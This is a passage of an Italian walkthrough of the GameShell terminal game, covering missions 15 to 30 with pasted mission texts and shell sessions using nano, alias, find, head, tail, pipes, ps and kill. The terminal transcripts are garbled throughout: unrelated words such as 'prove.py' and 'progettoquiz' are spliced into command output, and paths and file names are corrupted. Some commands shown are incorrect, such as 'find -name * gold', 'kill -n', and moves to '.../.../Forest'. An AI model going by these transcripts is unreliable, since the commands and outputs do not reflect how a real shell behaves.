
~/Forest/Hut/Chest
[mission 15] $ nano journal.txt

~/Forest/Hut/Chest
[mission 15] $ █
```

si usi il comando nano per creare il file .txt

livello 16 -

la richiesta è di creare un alias per aprire il file in qualsiasi punto



in questo caso dopo alias si deve inserire “nano” per far capire al terminale che intendiamo editare un determinato file e dopo inseriamo il percorso di journal

```
~/Forest/Hut/Chest
[mission 16] $ ls
10056_tapestry_03 12090_tapestry_09 2204_tapestry_10 46394_tapestry_02 59037_tapestry_07 coin_1 coin_3 painting_yJjfjokq standard_2 standard_4
11067_tapestry_06 12500_tapestry_01 42037_tapestry_04 57008_tapestry_05 9653_tapestry_08 coin_2 journal.txt standard_1 standard_3

~/Forest/Hut/Chest
[mission 16] $ pwd
/home/kali/gameshell/World/Forest/Hut/Chest

~/Forest/Hut/Chest
[mission 16] $ alias journal='nano /home/kali/gameshell/World/Forest/Hut/Chest/journal.txt'

~/Forest/Hut/Chest
[mission 16] $ journal
```

livello 17 -

viene richiesto di trovare ed eliminare un file in un tempo limite di 20 secondi

```
└─\` Mission goal
    At the back of the cellar, there is a small opening going to the spider queen's lair.
    Go there, and remove the spider queen (and nothing else).

    Note: you have a limited amount of time (20 seconds) to do that. You can use the command ``gsh reset`` to reset the timer.

    Another thing: shell patterns have been deactivated. You cannot use the wildcards ``*`` or ``?``.

└─\` Useful commands
    └─\` Tab
        The "Tabulation" key completes the name of a file or directory once you have typed the beginning of its name. This only works if there is only one possible completion.

    └─\` Tab-Tab
        Pressing the "Tabulation" key twice successively shows a list of possible completions.
```

```
~/Castle/Cellar
[mission 17] $ ls
.16343_bat_4 .2298_bat_3 .25550_bat_1 .6072_bat_5 .766_bat_2 .Lair_of_the_spider_queen mxrpjmXENAFRUzTr SyswQJRYyRbBmxSI/ 15916_bat_5 2147_bat_2 26209_bat_1 27498_bat_4 7535_bat_3 barrel_of_apples

~/Castle/Cellar
[mission 17] $ cd .Lair_of_the_spider_queen\ mxrpjmXENAFRUzTr SyswQJRYyRbBmxSI/
~/Castle/Cellar/.Lair_of_the_spider_queen mxrpjmXENAFRUzTr SyswQJRYyRbBmxSI
[mission 17] $ ls
iK0eRtPmskzyuW_baby_bat_wSMFilzcIAmkWwp jtimXLhDLjCxFxZ_spider_queen_w0MuNbQptPRnw

~/Castle/Cellar/.Lair_of_the_spider_queen mxrpjmXENAFRUzTr SyswQJRYyRbBmxSI
[mission 17] $ rm jtimXLhDLjCxFxZ_spider_queen_w0MuNbQptPRnw
~/Castle/Cellar/.Lair_of_the_spider_queen mxrpjmXENAFRUzTr SyswQJRYyRbBmxSI
[mission 17] $ gsh check
Perfect, it took you only 19 seconds to complete this mission!
Congratulations, mission 17 has been successfully completed!
[ progress was saved in /home/kali/gameshell-save.sh ]
...  
...
```

si usi 'la' per vedere subito i file presenti nascosti, entriamo nella dir e poi eliminiamo solo il file richiesto

livello 18 -

viene richiesto di aprire un processo in bg

```
└─\` Mission goal
    As you are walking around the castle, you feel like you are being watched ... Turn your head quickly enough and you may see one of the paintings' eyes following you.

    1/ Run the ``xeyes`` command, and stop it.
    2/ Run the ``xeyes`` command in the background.

└─\` Useful commands
    └─\` xeyes
        Open a window with 2 eyes that track your mouse.

first_puzzled
COMMAND &
    Run the command in the background.

    Control-c (also written `^c`)
        Pressing Control and c at the same times interrupts the current command by sending the INT ("INTerrupt") signal to the process.

└─\` This mission is optional. You can skip it and go to the next one with the command
    $ gsh skip

~/Castle/Cellar/.Lair_of_the_spider_queen mxrpjmXENAFRUzTr SyswQJRYyRbBmxSI
[mission 18] $ xeyes
^C
~/Castle/Cellar/.Lair_of_the_spider_queen mxrpjmXENAFRUzTr SyswQJRYyRbBmxSI
[mission 18] $ xeyes &
[1] 122738
~/Castle/Cellar/.Lair_of_the_spider_queen mxrpjmXENAFRUzTr SyswQJRYyRbBmxSI
[mission 18] $ ^C
~/Castle/Cellar/.Lair_of_the_spider_queen mxrpjmXENAFRUzTr SyswQJRYyRbBmxSI
[mission 18] $ gsh check
```

livello 19 -

in questa parte viene richiesto di creare dei "fuochi d'artificio" da eseguire in background

```
~/first_project/progettoquiz/.gsh /home/kali/.gsh-mission/m19
=====
Mission goal
=====
The king's pyrotechnician appears next to you. He asks you to fire **at least 3 consecutive fireworks** so he can see them from far away.
A single firework can be created with the magical word
    flarigo

Useful commands
=====

flarigo
    This (non standard) command creates a single small firework.

COMMAND &
    Run the given command, but don't wait until it is finished to return.
    The command will run in the 'background'.

COMMAND1 ; COMMAND2 ; ... ; COMMANDn
    Run the given commands one after the other.
    Each command is run when the previous one is finished.

COMMAND1 & COMMAND2 & ... & COMMANDn
    Run the given commands "in parallel".
    All the commands are run in the "background", except the last one.

~/first_project/progettoquiz/.gsh /home/kali/.gsh-mission/m19
[mission 19] $ flarigo & flarigo & flarigo & gsh check
[1] 134135
[2] 134136
[3]:134137
[*] file system
[*] Let's have a look:
[*] Trash
[*] first_project
[*] progettoquiz
[*] prove.py
[*] .
[*] .. 
[*] . 
[*] . 
[*] =:=o:=
[*] . 
[*] . 
[*] . 
[*] . 
[*] . 
[*] . 
[*] . 
[*] . 
[*] . 
[*] . 
[*] =:=o:=
[*] . 
[*] . 
[*] . 
[*] . 
[*] . 
[*] . 
[*] [1]- Done          flarigo
[*] [2]- Done          flarigo
[*] [3]+ Done          flarigo
[*] Great, that looked good!
[*] Congratulations, mission 19 has been successfully completed!
[*] [ progress was saved in /home/kali/gameshell-save.sh ]
-----+
| Use the command
|   $ gsh help
|   to get the list of "gsh" commands.
-----+
```

utilizziamo la & commerciale per eseguirlo in bg

livello 20 -

qui viene richiesto di utilizzare 4 lettere seguire dal comando charmiglio

```
Mission goal
The king's pyrotechnician is trying to remember the magical incantation for creating the grand finale for his fireworks. This incantation starts with the word charmiglio and must be followed by four random letters, as in
$ charmiglio abcd
or
$ charmiglio oops

Help the pyrotechnician by finding 4 letters producing appropriate fireworks.

NOTE: when the four letters are incorrect, the magical reaction can take a very long time. You need to interrupt it!
It will probably take several tries before finding a combination of letters that works.

Useful commands

charmiglio CCCC
This (non standard) command creates some fireworks:
- if the four letters are valid, the fireworks will start after a few seconds,
- if the four letters are not valid, the whole magical reaction will go on for a long time.

Control-c (also written ^c)
Pressing Control and c at the same times interrupts the current command by sending the INT ("INTerrupt") signal to the process.
```

proviamo più combinazioni

```
~/Castle/Cellar/.Lair_of_the_spider_queen mxrpjmXENAFRUzTr SySwQJRYyRbBmxSI
[mission 20] $ charmiglio oops
already tried!

~/Castle/Cellar/.Lair_of_the_spider_queen mxrpjmXENAFRUzTr SySwQJRYyRbBmxSI
[mission 20] $ charmiglio dcba
.##%#. :: __ .% .. % --
%.-#-:.;#_-. )%)) : .
- .: - : #: . _ .. - * . ( : ) - ( :
. # ... # _ _ .. -- ) _ - ( _ * ( _ _ .
. % _ # .. ( % ) - ( . ) . ) - .
% - ) - ( ( ... ( _ % - : ( . - * # . _ :
- ... : % % _ _ - . ( % % : : : * # # #
. * - * : * * . _ - % ) # : . ) * ) - . * :
. ( ( : ( % : : * .. % % : : ) . ) - : ( # ) .
: % ) # _ % _ - - : ) # . ( % - _ # ( : % _ %
- # ( _ . ( % ) * . - : : _ _ * _ . # # % * *
) - ) : . ) * % - : : ( ) : _ _ . % .. *
( * : ( # ( ) : : ( * . % . * ( ( ( ( ) _ . -
) ( _ ) % _ . - ) ( _ ) # % * _ * . - : _ % * _ )
% .. : * # . ) % - : * ( * . % - * . : .. * . % .. # *
: : * ( . # ) % . ) . % - # % _ . ( * _ ( ( - : _ ( * - -
) . % : . * ( ( : ) ( % * . : : . % . ) . # % - - *
( ( _ . % . * ( ( % _ * _ ( - ) _ ) % ) . ( * ) *
. _ ) * : - # . ( : - : . ) * ) .. - # ( . ( # ( * #
_ ( # % ) % % _ * . _ ... -- : ) _ : ) . -- : . )


It works! The special incantation is dcba

*   *   *   *
* \ / *   :   .   *   *   *
*   *   :   \ / _ :   _ \ / _   .   :   * \ / _ :   :   ^ :   .   .   .
*   :   \ / _ :   :   \ / _   .   :   * \ / _ *   :   * \ / _ :   :   \ / _ :   .   .   .
*   :   \ / _ :   :   \ / _   .   :   * \ / _ *   :   * \ / _ :   :   \ / _ :   .   .   .
*   :   \ / _ :   :   \ / _   .   :   * \ / _ *   :   * \ / _ :   :   \ / _ :   .   .   .
*   :   \ / _ :   :   \ / _   .   :   * \ / _ *   :   * \ / _ :   :   \ / _ :   .   .   .
*   :   \ / _ :   :   \ / _   .   :   * \ / _ *   :   * \ / _ :   :   \ / _ :   .   .   .
*   :   \ / _ :   :   \ / _   .   :   * \ / _ *   :   * \ / _ :   :   \ / _ :   .   .   .
*   :   \ / _ :   :   \ / _   .   :   * \ / _ *   :   * \ / _ :   :   \ / _ :   .   .   .
*   :   \ / _ :   :   \ / _   .   :   * \ / _ *   :   * \ / _ :   :   \ / _ :   .   .   .

~/Castle/Cellar/.Lair_of_the_spider_queen mxrpjmXENAFRUzTr SySwQJRYyRbBmxSI
[mission 20] $ █
```

livello 21 -

richiede di trovare il copper coin nel maze nel garden e muoverlo nella chest



il file è molto ben nascosto e occore districarsi tra le directory



si usa mv per muovere il file nella dir chest

livello 22 -

dobbiamo trovare questa volta il coin silver

```

File System
Mission goal
Find the silver coin in the maze in the garden and move it to your chest using the shell.

Useful commands
ls -R
Print the list of all files / directory, including those in sub-directories (recursively).

tree
Print the tree of files and directories, starting from the current working directory.

trash
progettoquiz
first_project
prove.py

```

si usi il comando tree (o in alternativa find) per trovarlo e poi mv per spostarlo nella dir chest

```

40 directories, 1 file
File System
-/Garden/Maze
[mission 22] $ cd ac72249376e00e3a6e9e/99fabb8537287908ble672a8/488d68a4dd9708a7a149a7fe
-/Garden/Maze/ac72249376e00e3a6e9e/99fabb8537287908ble672a8/488d68a4dd9708a7a149a7fe
[mission 22] $ ls
00000_silver_coin_00000
trash
-/Garden/Maze/ac72249376e00e3a6e9e/99fabb8537287908ble672a8/488d68a4dd9708a7a149a7fe
[mission 22] $ mv 00000_silver_coin_00000 .../.../Forest/Hut/Chest/
-/Garden/Maze/ac72249376e00e3a6e9e/99fabb8537287908ble672a8/488d68a4dd9708a7a149a7fe
[mission 22] $ ls
-/Garden/Maze/ac72249376e00e3a6e9e/99fabb8537287908ble672a8/488d68a4dd9708a7a149a7fe
[mission 22] $ cd
[mission 22] $ cd Forest/Hut/Chest/
-/Forest/Hut/Chest
[mission 22] $ ls
117256_coin_2 110867_tapestry_06 12580_tapestry_01 42037_tapestry_04 57088_tapestry_05 9653_tapestry_88 00000_silver_coin_00000 coin_2 journal.txt standard_1 standard_3
46511_coin_3 10856_tapestry_03 12090_tapestry_09 2204_tapestry_10 46394_tapestry_02 59037_tapestry_07 00000_copper_coin_00000 coin_1
[mission 22] $ gsh check
prove.py
Congratulations, mission 22 has been successfully completed!
I progress was saved in /home/Kali/gameshell-save.sh .

```

livello 23 -

uguale al 22 ma più compreso, si scoprirà che le monete sono 2

```

Mission goal
Find the gold coins in the maze hidden in the garden and move them to your chest.

Useful commands
find CONDITION
Search for files satisfying the condition, starting from your current working directory.

There are many possible conditions. They can constrain the
file names, size, modification date, etc. For example -name "PATTERN"
-name "PATTERN"
are both related to file names.

project
man COMMAND
Display the manual of the command.

Important key bindings:
q quit
Space scroll down one page
/ STRING search for the string
n find the next occurrence of the
search string

Remark
Discovery
The description of the ``Find'' command is deliberately kept short. You will find more information in the manual. (You can for example search for the string ``-name'' in the manual.)

```

utilizziamo **find -name * gold**

```
~/Forest/Hut/Chest
[mission 23] $ ls
10056_tapestry_03 12090_tapestry_09 2204_tapestry_10 46398_tapestry_02 59817_tapestry_07 Gold_Coin_21 00000_silver_coin_00000 coin_2_journal.txt standard_1 standard_3
11067_tapestry_06 12500_tapestry_01 52037_tapestry_04 57000_tapestry_05 9653_tapestry_08 00000_copper_coin_00000 coin_1
~/Forest/Hut/Chest
[mission 23] $ cd
-
-Trash
[mission 23] $ cd ..Garden/Maze/862c4234e78c/dc92da3a30f306/b7613798/
~/Garden/Maze/862c4234e78c/dc92da3a30f306/b7613798
[mission 23] $ ls
gold_coin_1
~/Forest/Hut/Chest
[mission 23] $ mv gold_coin_1 ~/Forest/Hut/Chest/
~/Garden/Maze/862c4234e78c/dc92da3a30f306/b7613798
[mission 23] $ cd ~/Forest/Hut/Chest/
~/Forest/Hut/Chest
[mission 23] $ la
.17256_coin_2 .68761_coin_1 11067_tapestry_06 12500_tapestry_01 42037_tapestry_04 57000_tapestry_05 9653_tapestry_08 00000_copper_coin_00000 coin_1 coin_3 journal.txt standard_3 standard_4
..44511_coin_3 10056_tapestry_03 12090_tapestry_09 2204_tapestry_10 46394_tapestry_02 59037_tapestry_07 Gold_Coin_2 00000_silver_coin_00000 coin_2 gold_coin_1 painting_yJjfjokq standard_2 standard_4
~/Forest/Hut/Chest
[mission 23] $ gsh check
proveby
Congratulations, mission 23 has been successfully completed!
[ progress was saved in /home/kali/gameshell-save.sh ]
```

Livello 24 -

chiede di trovare un determinato file, anzi determinate righe di un determinato file, leggiamo il file usando head -n

```
Mission goal
A forgetful old hermit called Servillus has set up camp in a cave with his old, leather-bound potion book.
Go to the cave and help him remember the recipe of his famous herbal tea.

In order to validate the mission, you need to be in the cave with Servillus **and** your last command prior to ``gsh check`` must show the recipe (including its title), but nothing else.

Note: you shouldn't alter the content of the book of potions.

Useful commands
cat FILE
Display the contents of the file.

head FILE
Print the first 10 lines of the file.

head -n K FILE
Print the first K lines of the file.

Remark
A "FILE" may contain directories if the file in question is not in the current directory.

proveby
```

```

~/Mountain/Cave
[mission 24] $ ls
Book_of_potions/ servillus

~/Mountain/Cave
[mission 24] $ head -n 6 /Cave/Book_of_potions/page_07
head: cannot open '/Cave/Book_of_potions/page_07' for reading: No such file or directory
Trash
~/Mountain/Cave
[mission 24] $ head -n 6 /Book_of_potions/page_07
head: cannot open '/Book_of_potions/page_07' for reading: No such file or directory

~/Mountain/Cave
[mission 24] $ head -n 6 ~/Cave/Book_of_potions/page_07
head: cannot open '/home/kali/gameshell.2/World/Cave/Book_of_potions/page_07' for reading: No such file or directory

~/Mountain/Cave
[mission 24] $ head -n 6 Book_of_potions/page_07
vvvvvvvvv
Herbal tea
^^^^^^^^^

1) Boil water.
2) Add herbs from the forest.
3) Let it sit for five minutes and drink while hot.

~/Mountain/Cave
[mission 24] $ gsh check


Congratulations, mission 24 has been successfully completed!

[ progress was saved in /home/kali/gameshell-save.sh ]

```

Livello 25 -

uguale all'esercizio precedente ma questa volta si usi tail, iniziando a contare le righe dal basso



```
~/Mountain/Cave
[mission 25] $ tail -n 9 page_12
tail: cannot open 'page_12' for reading: No such file or directory

~/Mountain/Cave
[mission 25] $ tail -n 9 Book_of_potiona/page_12
tail: cannot open 'Book_of_potiona/page_12' for reading: No such file or directory
    Trash
~/Mountain/Cave
[mission 25] $ tail -n 9 Book_of_potions/page_12
1) Boil water in a cauldron.
2) Add in a few death caps (Amanita phalloides).
3) Also add a few fly agarics (Amanita muscaria).
4) And some destroying angels (Amanita virosa).
5) Mix in a few deadly webcaps (Cortinarius rubellus).
6) Feel free to add in any colourful fungi you have on hand.
7) Let half of the water evaporate.
8) Season with a pinch of salt and a few herbs.
9) Serve hot in a bowl.
progettoquiz
~/Mountain/Cave
[mission 25] $ gsh check

Congratulations, mission 25 has been successfully completed!

[ prove.py
[ progress was saved in /home/kali/gameshell-save.sh ]
```

Livello 26 -

questa volta viene richiesto di leggere più file trovandoci sempre all'interno di cave

```
GNOME Terminal
Mission goal
first present
| While cleaning the dishes, Servillus mentions an interesting potion that lets the drinker (temporarily) take the physical appearance of anyone.
| Read the recipe of the potion from the hermit's book.
| In order to validate the mission, you need to be in the cave with Servillus **and** your last command prior to ``gsh check`` must show the whole recipe (with its title).
| Note: you shouldn't alter the content of the book of potions.

Useful commands
prove.py
| cat FILE1 FILE2 ... FILEN
| Display the contents of the files in order.
| Remark: ``cat`` is an abbreviation for ``concatenate``.
```

si utilizzi cat seguito dal percorso di entrambi i file richiesti

```

~/Mountain/Cave
[mission 26] $ cat Book_of_potions/page_01 Book_of_potions/page_02
vvvvvvvvvvvvvvvvv
Transformation potion
~~~~~^~~~~~^~~~~~^
1) Boil water in a cauldron.
2) Add 3 measures of fluxweed to the cauldron.
3) Add 2 bundles of knotgrass to the cauldron.
4) Stir 4 times, clockwise.
5) Wave your wand then let potion brew for 80 minutes.
6) Add 4 leeches to the cauldron.
7) Crush 2 scoops of lacewing flies to a fine paste.
8) Add 2 measures of the crushed lacewings to the cauldron.
9) Heat for 30 seconds on a low heat.
10) Add 3 measures of boomslang skin to the cauldron.
11) Crush a bicorn horn into a fine powder.
12) Add 1 measure of the crushed horn to the cauldron.
13) Heat for 20 seconds at a high temperature.
14) Wave your wand then let potion brew for 24 hours.
15) Add 1 additional scoop of lacewings to the cauldron.
16) Stir 3 times, counter-clockwise.
17) Split potion into multiple doses, if desired.
18) Add a pieces of the person you wish to become.
19) Wave your wand to complete the potion.
progettoquiz
~/Mountain/Cave
[mission 26] $ gsh check

Congratulations, mission 26 has been successfully completed!
[ prove.py was saved in /home/kali/gameshell-save.sh ]
|-----+-----|
| Use the command | |
| $ gsh help | |
| to get the list of "gsh" commands. | |
|-----+-----|

```

livello 27 -

viene chiesto per trovare questa ricetta di concatenare dei comandi, con dei pipe

The screenshot shows the game interface with the following text:

Mission goal

The old hermit notices your interest for potion recipes, and sees promise in your ability to lookup lists of ingredients. He challenges you to find the steps for the elixir of Youth.

File System

In order to validate the mission, you need to be in the cave with Servillus **and** your last command prior to ``gsh check`` must show the steps for the recipe and nothing else.

Note: you shouldn't alter the content of the book of potions.

Useful commands

- cat FILE1 FILE2 ... FILEN**
Display the contents of the files in order.
- tail**
Print the last 10 lines sent on the standard input.
- tail -n K**
Print the last K lines sent on the standard input.
- COMMAND1 | COMMAND2**
Run the two commands, feeding the "standard output" of the former into the "standard input" of the latter.
Remark: by analogy with plumbing "!" is called "pipe".

prove.py

Many of Unix commands process text: they receive text as input and produce text as output.

It is common for those commands to write their output to their "standard output", which means that (by default) the output is written into the terminal.

Most of those commands can receive input either through files (given as arguments) or from their "standard input". For example:

- ``head FILE`` reads its input from the file,
- ``head`` reads its input on the standard input.

By default, data from the standard input is read from the keyboard, but a pipe can change that.

concateniamo il comando cat con il comando tail utilizzando |

```
~/Mountain/Cave
[mission 27] $ cat Book_of_potions/page_03 Book_of_potions/page_04 | tail -n 16
1) Fill a cauldron with used bath water.
2) Put a moderately large frog in the water.
3) Let the preparation rest overnight.
4) The next morning thank and free your little green friend.
5) Boil the water and add in a few sticks of oak tree.
6) Crush 5 river stones to a fine powder.
7) Mix in a third of the powder and stir vigorously.
8) Let the preparation rest for a day.
9) Add hairs from the tail of a squirrel (willingly given).
10) Add the remaining stone powder.
11) Stir the potion very vigorously, in all directions.
12) Take some time to rest after such an effort.
13) Rest a little bit more.
14) Even take a nap if you want.
15) Add a few larch tree needles for seasoning.
16) Drink the potion from the cauldron.
```

```
~/Mountain/Cave
[mission 27] $ gsh check
prove.py
Congratulations, mission 27 has been successfully completed!
```

```
[ progress was saved in /home/kali/gameshell-save.sh ]
```

```
|-----+
| Use the command
|   $ gsh help
| to get the list of "gsh" commands.
+-----+
```

livello 28 -

si deve trovare la ricetta della distilled water, il file ha un inizio da elimanere e una fine da eliminare utlizziamo i comandi cat | head | tail

```
(o)---> \-----+
( )---> V-----+
( )---> Mission goal
( )---> _____
( )---> The old hermit is thirsty and he would like you lookup the recipe for distilled water.
( )---> In order to validate the mission, you need to be in the cave with Servilius **and** your last command prior to ``gsh check`` must show the steps for the recipe and nothing else.
( )---> Note: you shouldn't alter the content of the book of potions.
( )--->
( )---> Useful commands
( )---> _____
( )---> head [-n K] [FILE]
( )---> Print the first lines (10 by default, K if ``-n K`` is used) of the given file, or standard input if no file is given.
( )---> tail [-n K] [FILE]
( )---> prove.py Print the last lines (10 by default, K if ``-n K`` is used) of the given file, or standard input if no file is given.
( )---> COMMAND1 | COMMAND2
( )---> Run the two commands, feeding the "standard output" of the former into the "standard input" of the latter.
( )---> Remark: by analogy with plumbing ``|`` is called "pipe".
( )---> _____
( )---> Remark
( )---> _____
( )---> Parts in [square brackets] in command descriptions are stand for optional parts. The brackets are not part of the command.
( )--->
( )---> \-----+
( )---> V-----+
```

```
HOME  
~/Mountain/Cave/Book_of_potions  
[mission 28] $ cd ..  
  
~/Mountain/Cave  
[mission 28] $ cat Book_of_potions/table_of_contents/page_13  
cat: Book_of_potions/table_of_contents/page_13: Not a directory  
File System  
~/Mountain/Cave  
[mission 28] $ cat Book_of_potions/page_13  
vvvvvvvvvvvvv  
Distilled water  
^^^^^^^^^^^^  
1) Boil water in a big pot.  
2) Condense the vapor in a fresh container.  
3) Add minerals for a better taste (optional).  
vvvvvvvvv  
King's ale  
^^^^^^^^^  
1) Go to the castle's cellar and grab a bottle.  
2) Serve cold, in a pint.  
first_project  
  
~/Mountain/Cave  
[mission 28] $ cat Book_of_potions/page_13 | head -n 3  
vvvvvvvvvvvvv  
Distilled water  
^^^^^^^^^^^^  
  
progettoquiz  
~/Mountain/Cave  
[mission 28] $ cat Book_of_potions/page_13 | head -n 6  
vvvvvvvvvvvvv  
Distilled water  
^^^^^^^^^^^^  
1) Boil water in a big pot.  
2) Condense the vapor in a fresh container.  
3) Add minerals for a better taste (optional).  
  
~/Mountain/Cave  
[mission 28] $ cat Book_of_potions/page_13 | head -n 6 | tail -n 3  
1) Boil water in a big pot.  
2) Condense the vapor in a fresh container.  
3) Add minerals for a better taste (optional).  
  
~/Mountain/Cave  
[mission 28] $ gsh check  
  
Congratulations, mission 28 has been successfully completed!  
[ progress was saved in /home/kali/gameshell-save.sh ]
```

livello 29 -

qui si ha una “spell” in corso, cioè un processo da killare

```
CV Mission goal
File System
A mischievous imp cast a spell that puts smudges of coal everywhere in the castle.
Find this spell and remove it.

Remark
Trash
The spell is a process.

Useful commands
first project
ps
List the processes that are currently executed by the shell.

kill N
Send the termination signal to process number N.
Remark: N is called PID, or "process identifier".
progettoquiz
clear
Clear the screen.
The keybinding "Control-L" does the same and is often quicker to use in the terminal.
C/ (*) \\
prove.py ))
```

si usa ps per individuare i processi in corso, una volta individuato il pid che fa riferimento a spell si usa il comando kill -n

```
kill -n 54727
bash: kill: kill: arguments must be process or job IDs
bash: kill: -n: arguments must be process or job IDs
```

```
~/Mountain/Cave
[mission 29] $ gsh check
```

Congratulations, mission 29 has been successfully completed!

[progress was saved in /home/kali/gameshell-save.sh]

```
prove.py
+--+
| Use the command
|   $ gsh help
| to get the list of "gsh" commands.
+--+
|
```

livello 30 -

in questo caso sarà necessario forzare la chiusura del processo, si usi per vedere i processi seguito dal comando kill -9 (si utilizza per forzare)

The mischievous imp has more than one trick up his sleeve. He managed to protect his spell against most tampering. You need to find this spell and try to remove it with standard signal. If it doesn't work, use a more brutal signal.

Mission goal

File System

Remark

The spell is a process.

Useful commands

first_project

```
ps
List the processes that are currently executed by the shell.
```

kill [OPTIONS] N
Send the termination signal to process number N.

progettoquiz

```
Useful options:
-s SIGNAL choose the signal name
-NUMBER    choose the signal number
-l         list available signals
```

clear
Clear the screen.
The keybinding "Control-L" does the same and is often quicker to use in the terminal.

Details

By default ``kill`` sends the "TERM" signal to the processes (TERM stands for "termination"). Processes may ignore some signals, but the "KILL" signal cannot be ignored!

```
-9
63581
File System
~/Mountain/Cave
[mission 30] $
*#@*
&_**/-
!$-#
ps  Trash
  PID TTY      TIME CMD
 1556 pts/0    00:00:00 zsh
 1700 pts/0    00:00:00 bash
 1746 pts/0    00:00:00 bash
 66132 pts/0   00:00:00 spell
 66790 pts/0   00:00:00 ps
first.project
~/Mountain/Cave
[mission 30] $
*#@*
&_**/-
!$-#
progettoquiz
kill -9
*#@*
&_**/-
!$-#
66132
prove.py
~/Mountain/Cave
[mission 30] $ ps
  PID TTY      TIME CMD
 1556 pts/0    00:00:00 zsh
 1700 pts/0    00:00:00 bash
 1746 pts/0    00:00:00 bash
 66997 pts/0   00:00:00 ps
~/Mountain/Cave
[mission 30] $ gsh check
Congratulations, mission 30 has been successfully completed!
```

livello 31 -

